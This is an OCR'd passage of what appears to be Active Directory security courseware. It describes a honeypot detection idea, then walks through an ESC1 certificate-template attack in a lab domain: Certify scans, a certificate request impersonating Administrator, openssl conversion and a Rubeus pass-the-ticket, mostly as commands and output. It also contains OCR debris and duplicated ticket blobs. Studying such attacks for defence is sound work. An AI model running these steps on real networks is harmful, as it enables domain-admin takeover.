


Honeypot

Misconfigured ACLs can be an effective mechanism of detection for suspicious behavior. There are two ways to approach this:

1. Assign relatively high ACLs to a user account used as a honeypot via a previously discussed technique—for example, a user whose `fake` credentials are exposed in the description field. Having ACLs assigned to the account may provoke an adversary to attempt and verify if the account's exposed password is valid as it holds high potential.
2. Have an account that `everyone` or many users can modify. This user will ideally be a honeypot user, with some activity to mimic real users. Any changes occurring on this honeypot user are malicious since there is no valid reason for anyone to perform any actions on it (except admins, that may occasionally need to reset the account's password to make the account look realistic). Therefore, any event ID `4738` associated with the honeypot user should trigger an alert. Additionally, mature organizations may immediately disable the user performing the change and initiate a forensic investigation

on the source device. For the sake of completeness, if we go back to the Bob/Anni example, a change to Anni's account would be detected as follows:



PKI - ESC1

Description

After `SpectreOps` released the research paper Certified Pre-Owned, `Active Directory Certificate Services` (`AD CS`) became one of the most favorite attack vectors for threat agents due to many reasons, including:

1. Using certificates for authentication has more advantages than regular username/password credentials.

2. Most PKI servers were misconfigured/vulnerable to at least one of the eight attacks discovered by SpectreOps (various researchers have discovered more attacks since then).

There are a plethora of advantages to using certificates and compromising the `Certificate Authority` (`CA`):

- Users and machines certificates are valid for 1+ years.
- Resetting a user password does not invalidate the certificate. With certificates, it doesn't matter how many times a user changes their password; the certificate will still be valid (unless expired or revoked).
- Misconfigured templates allow for obtaining a certificate for any user.
- Compromising the CA's private key results in forging `Golden Certificates` .

These advantages make certificates the preferred method for long-term persistence. While SpectreOps disclosed eight privilege escalation techniques, we will examine the first, `ESC1` , to demonstrate how it works. The description of `ESC1` is:

- `Domain escalation via No Issuance Requirements + Enrollable Client Authentication/Smart Card Logon OID templates + CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT` .


Attack

To begin with, we will use Certify to scan the environment for vulnerabilities in the PKI infrastructure:

```
PS C:\Users\bob\Downloads> .\Certify.exe find /vulnerable


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.0.0

[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=eagle,DC=local'

[*] Listing info about the Enterprise CA 'eagle-PKI-CA'
```

```
    Enterprise CA Name            : eagle-PKI-CA
    DNS Hostname                  : PKI.eagle.local
    FullName                      : PKI.eagle.local\eagle-PKI-CA
    Flags                         : SUPPORTS_NT_AUTHENTICATION,
CA_SERVERTYPE_ADVANCED
    Cert SubjectName              : CN=eagle-PKI-CA, DC=eagle, DC=local
    Cert Thumbprint               :
7C59C4910A1C853128FE12C17C2A54D93D1EECAA
    Cert Serial                   : 780E7B38C053CCAB469A33CFAAAB9ECE
    Cert Start Date               : 09/08/2022 14.07.25
    Cert End Date                 : 09/08/2522 14.17.25
    Cert Chain                    : CN=eagle-PKI-CA,DC=eagle,DC=local
    UserSpecifiedSAN              : Disabled
    CA Permissions                :
      Owner: BUILTIN\Administrators        S-1-5-32-544

      Access Rights                                     Principal

      Allow  Enroll                                     NT
AUTHORITY\Authenticated UsersS-1-5-11
      Allow  ManageCA, ManageCertificates
BUILTIN\Administrators        S-1-5-32-544
      Allow  ManageCA, ManageCertificates               EAGLE\Domain
Admins           S-1-5-21-1518138621-4282902758-752445584-512
      Allow  ManageCA, ManageCertificates               EAGLE\Enterprise
Admins       S-1-5-21-1518138621-4282902758-752445584-519
    Enrollment Agent Restrictions : None

[!] Vulnerable Certificates Templates :

    CA Name                               : PKI.eagle.local\eagle-PKI-CA
    Template Name                         : UserCert
    Schema Version                        : 4
    Validity Period                       : 10 years
    Renewal Period                        : 6 weeks
    msPKI-Certificates-Name-Flag          : ENROLLEE_SUPPLIES_SUBJECT
    mspki-enrollment-flag                 : INCLUDE_SYMMETRIC_ALGORITHMS,
PUBLISH_TO_DS
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Client Authentication,
Encrypting File System, Secure Email, Smart Card Log-on
    mspki-certificate-application-policy  : Client Authentication,
Encrypting File System, Secure Email, Smart Card Log-on
    Permissions
      Enrollment Permissions
        Enrollment Rights           : EAGLE\Domain Admins           S-1-5-
21-1518138621-4282902758-752445584-512
                                      EAGLE\Domain Users            S-1-5-
21-1518138621-4282902758-752445584-513
                                      EAGLE\Enterprise Admins       S-1-5-
```

```
21-1518138621-4282902758-752445584-519
      Object Control Permissions
        Owner                         : EAGLE\Administrator           S-1-5-
21-1518138621-4282902758-752445584-500
        WriteOwner Principals         : EAGLE\Administrator           S-1-5-
21-1518138621-4282902758-752445584-500
                                        EAGLE\Domain Admins           S-1-5-
21-1518138621-4282902758-752445584-512
                                        EAGLE\Enterprise Admins       S-1-5-
21-1518138621-4282902758-752445584-519
        WriteDacl Principals          : EAGLE\Administrator           S-1-5-
21-1518138621-4282902758-752445584-500
                                        EAGLE\Domain Admins           S-1-5-
21-1518138621-4282902758-752445584-512
                                        EAGLE\Enterprise Admins       S-1-5-
21-1518138621-4282902758-752445584-519
        WriteProperty Principals      : EAGLE\Administrator           S-1-5-
21-1518138621-4282902758-752445584-500
                                        EAGLE\Domain Admins           S-1-5-
21-1518138621-4282902758-752445584-512
                                        EAGLE\Enterprise Admins       S-1-5-
21-1518138621-4282902758-752445584-519

Certify completed in 00:00:00.9120044
```

When checking the 'Vulnerable Certificate Templates' section from the output of Certify, we will see that a single template with plenty of information about it is listed. We can tell that the name of the CA in the environment is `PKI.eagle.local\eagle-PKI-CA`, and the vulnerable template is named `UserCert`. The template is vulnerable because:


- All Domain users can request a certificate on this template.
- The flag CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT is present, allowing the requester to specify the `SAN` (therefore, any user can request a certificate as any other

user in the network, including privileged ones).
- Manager approval is not required (the certificate gets issued immediately after the request without approval).
- The certificate can be used for 'Client Authentication' (we can use it for login/authentication).

To abuse this template, we will use `Certify` and pass the argument `request` by specifying the full name of the CA, the name of the vulnerable template, and the name of the user, for example, `Administrator`:

```
PS C:\Users\bob\Downloads> .\Certify.exe request
/ca:PKI.eagle.local\eagle-PKI-CA /template:UserCert /altname:Administrator


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.0.0

[*] Action: Request a Certificates

[*] Current user context    : EAGLE\bob
[*] No subject name specified, using current context as subject.

[*] Template                : UserCert
[*] Subject                 : CN=bob, OU=EagleUsers, DC=eagle, DC=local
[*] AltName                 : Administrator

[*] Certificate Authority   : PKI.eagle.local\eagle-PKI-CA

[*] CA Response             : The certificate had been issued.
[*] Request ID              : 36

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIE...
<SNIP>
<SNIP>
wgP7EwPpxHKOrlZr6H+5lS58u/9EuIgdSk1X3VWuZvWRdjL15ovn
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIGLzCCBRegAwIBAgITFgAAACx6zV6bbfN1ZQAAAAAALDANBgkqhkiG9w0BAQsF
<SNIP>
```

```
<SNIP>
eVAB
-----END CERTIFICATE-----

[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft
Enhanced Cryptographic Provider v1.0" -export -out cert.pfx

Certify completed in 00:00:15.8803493
```



Once the attack finishes, we will obtain a certificate successfully. The command generates a `PEM` certificate and displays it as base64. We need to convert the `PEM` certificate to the PFX format by running the command mentioned in the output of Certify (when asked for the password, press `Enter` without providing one), however, to be on the safe side, let's first execute the below command to avoid bad formatting of the `PEM` file.

```
sed -i 's/\s\s\+/\n/g' cert.pem
```

Then we can execute the `openssl` command mentioned in the output of Certify.

```
openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic
Provider v1.0" -export -out cert.pfx
```

```
┌──(kali㉿kali)-[~]
└─$ openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
Enter Export Password:
Verifying - Enter Export Password:
```

Now that we have the certificate in a usable `PFX` format (which `Rubeus` supports), we can request a Kerberos TGT for the account `Administrator` and authenticate with the certificate:

```
PS C:\Users\bob\Downloads> .\Rubeus.exe asktgt /domain:eagle.local
/user:Administrator /certificate:cert.pfx /dc:dc1.eagle.local /ptt


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.1

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=bob, OU=EagleUsers,
DC=eagle, DC=local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'eagle.local\Administrator'
[+] TGT request successful!
[*] base64(ticket.kirbi):


doIGVjCCBlKgAwIBBaEDAgEWooIFaTCCBWVhggVhMIIFXaADAgEFoQ0bC0VBR0xFLkxPQ0FMoi
AwHqAD

AgECoRcwFRsGa3JidGd0GwtlYWdsZS5sb2NhbKOCBSMwggUfoAMCARKhAwIBAqKCBREEggUN/0
cVeDEy

+dWkCObsKvVAhfrZdORL3htCnalVR1GYRWahL2KRC3dFKGMU8z9RxXNGBRxnx2jOQA7KIpTKAl
56pHMm

XGp78caInKsbfF/CdLKdzayIRZH0scYWIMflA+M3crgUw6UFw6QNywLElxhsN1eWv14CAx52i+
IcZulx

ZX1Ldq9JZIDd89rV916j3Lx9f4BGNYU4tqUG3adHoJF/YH/LABc21YJaG88qoAju5I1/LlVBAw
StAU7t

Sw4OAn3lsau8St4IY+pbzX5pM25nSjZBwjk5sv7OmWGLUO74l5DgVDwdfLKiulAt5dze4OjBez
0LDPdo

pP1+fFE0xXaYSAiccAkudm7OYScbnl7Leaz+4xrgXFWkPaOqJR+CyReovaBozcM/02Hf7klxCh
HQ5TP1
```

4zEaf+XVqbUcv+dNL4TN1kNK90+P+CdtV7RVXdIOYDsdTkRroXxuuafLFE5zR4OvUh73/Ch/Z0
jTAMbP

2d0x7CNyqzWvJcmeoLn2Z/YjqfrvyXgSywHdpGCQ05F3S5kz1YChG7n+DyYdxhuDGBthTy82+g
zz4il8

ZOzT/01PDJ8oqWNXLDGd9j3y3Fh8mbMZ3jnuJjA2OSxSooUS+rH0f/j4hdNWgryeDHScR8U/Tm
/awwv4

7sFD5i8iK5mtn7gGpn5vzK2zoZ1jq8j++33P6sMnzNgf33l1fOeKR6ggyFKZq9WIGUJjkZ4tcT
I2Ufb7

lLbG23ycyUgqU1aouPAWBWxrCa0xm8nVcnfJOtTVlDY71N4gNx8kqDCDDfjAjz6mqrOzZAGYWH
Kx1/Oy

x7zU+W3cKdTIhQh1nN9NY9Zwc/ioJfVBhKY83KZSt7yqJoTR5j7ZztJf4uXQS7EaFzUvRJKBs5
xhhwGx

UsVqGz/GM5i2J8sC7dOQj76T4nMggczbIhR6va1K/2OiVbHGvJb/U+iOfenBIeqryBXW41hyxX
WGNtNO

Tr1pEbJZDIVgrHLh3LzFDHR7zSBjxXE+D9JihuHWDy2hpR+H9HD3KE9ixkjPA5GjXj0R5ikgwd
w1SvZl

yxtLNwDmgbL3ObKsyagKcNYqaN8zky2oSA7ofGL03er+TFLqyMOBh4tEiZTGBkcroX+BpgAC8v
A9CFet

RzlZ+AQRB1+ngimkt6nLeAsdH8+pm8RnWAAtvV/2DZ984WjiDVV8WvvvNoaHt438vRcu7QT8cW
/dgeF8

wmXBJnrI5adpzo+7p0LnPtMIe/02jDgmFRQrAiYtFvhO1BLtWm3ZVe+1/dinsWneuj5APkDIfL
SXR2x/

TU3Waoko5UPjuUn0BQaKWBQQ2OvPF/m79sqz4HLRoAORHvJvCzetebdpbPpfWWdeNeeHs1/Yh2
Dj0/s7

UbQNFmj94yWRM/QcvZz9SKmBLOhp3tMTvUdpDVupliqKaYzuZieiBP/HzaHGt5DcyrsKyJcXQw
9upUjz

XWyWhPIdDOhmZ+aHMh0PMwZpELtZ5NknY2wzxguP3jrTUm1cwXPlGLWvIw4DLAtlFGnd2ladNj
33filP

aUqsWreo6RYcRkHrDmUUAUrUFP/+72DG5ms70/ncq7XhgOnHaeNg+CKU8tQ0J710HuyeVqFYWR
a6nOOB

WPFCQOSaULrrLDdJGqqtbAof4Hi1bgH3WGdtZyRkoWmF/gQR/BdE1yx1okqNnM99EjcuuHaJHy
+og+x/


LU4Ehd9uzdB4o0X2t72v9gjUJTiFRHPP3/6bo4HYMIHVoAMCAQCigc0Egcp9gccwgcSggcEwgb

```
4wgbug

GzAZoAMCARehEgQQKQTCgNhj3sh4yXvrBwTfeqENGwtFQUdMRS5MT0NBTKIaMBigAwIBAaERMA
8bDUFk

bWluaXN0cmF0b3KjBwMFAEDhAAClERgPMjAyMjEyMTkyMDA0NTNaphEYDzIwMjIxMjIwMDYwND
UzWqcR

GA8yMDIyMTIyNjIwMDQ1M1qoDRsLRUFHTEUuTE9DQUypIDAeoAMCAQKhFzAVGwZrcmJ0Z3QbC2
VhZ2xl
      LmxvY2Fs
[+] Ticket successfully imported!

  ServiceName              :  krbtgt/eagle.local
  ServiceRealm             :  EAGLE.LOCAL
  UserName                 :  Administrator
  UserRealm                :  EAGLE.LOCAL
  StartTime                :  19/12/2022 21.04.53
  EndTime                  :  20/12/2022 07.04.53
  RenewTill                :  26/12/2022 21.04.53
  Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  KQTCgNhj3sh4yXvrBwTfeg==
  ASREP (key)              :  2EB79553702442F11E93044E3C915490
```

```
PS C:\Users\bob\Downloads> .\Rubeus.exe asktgt /domain:eagle.local /user:Administrator /certificate:cert.pfx /dc:dc1.eagle.local /ptt

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.1

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=bob, OU=EagleUsers, DC=eagle, DC=local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'eagle.local\Administrator'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      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
      LmxvY2Fs
[+] Ticket successfully imported!
```

After successful authentication, we will be able to list the content of the `C$` share on DC1:

```
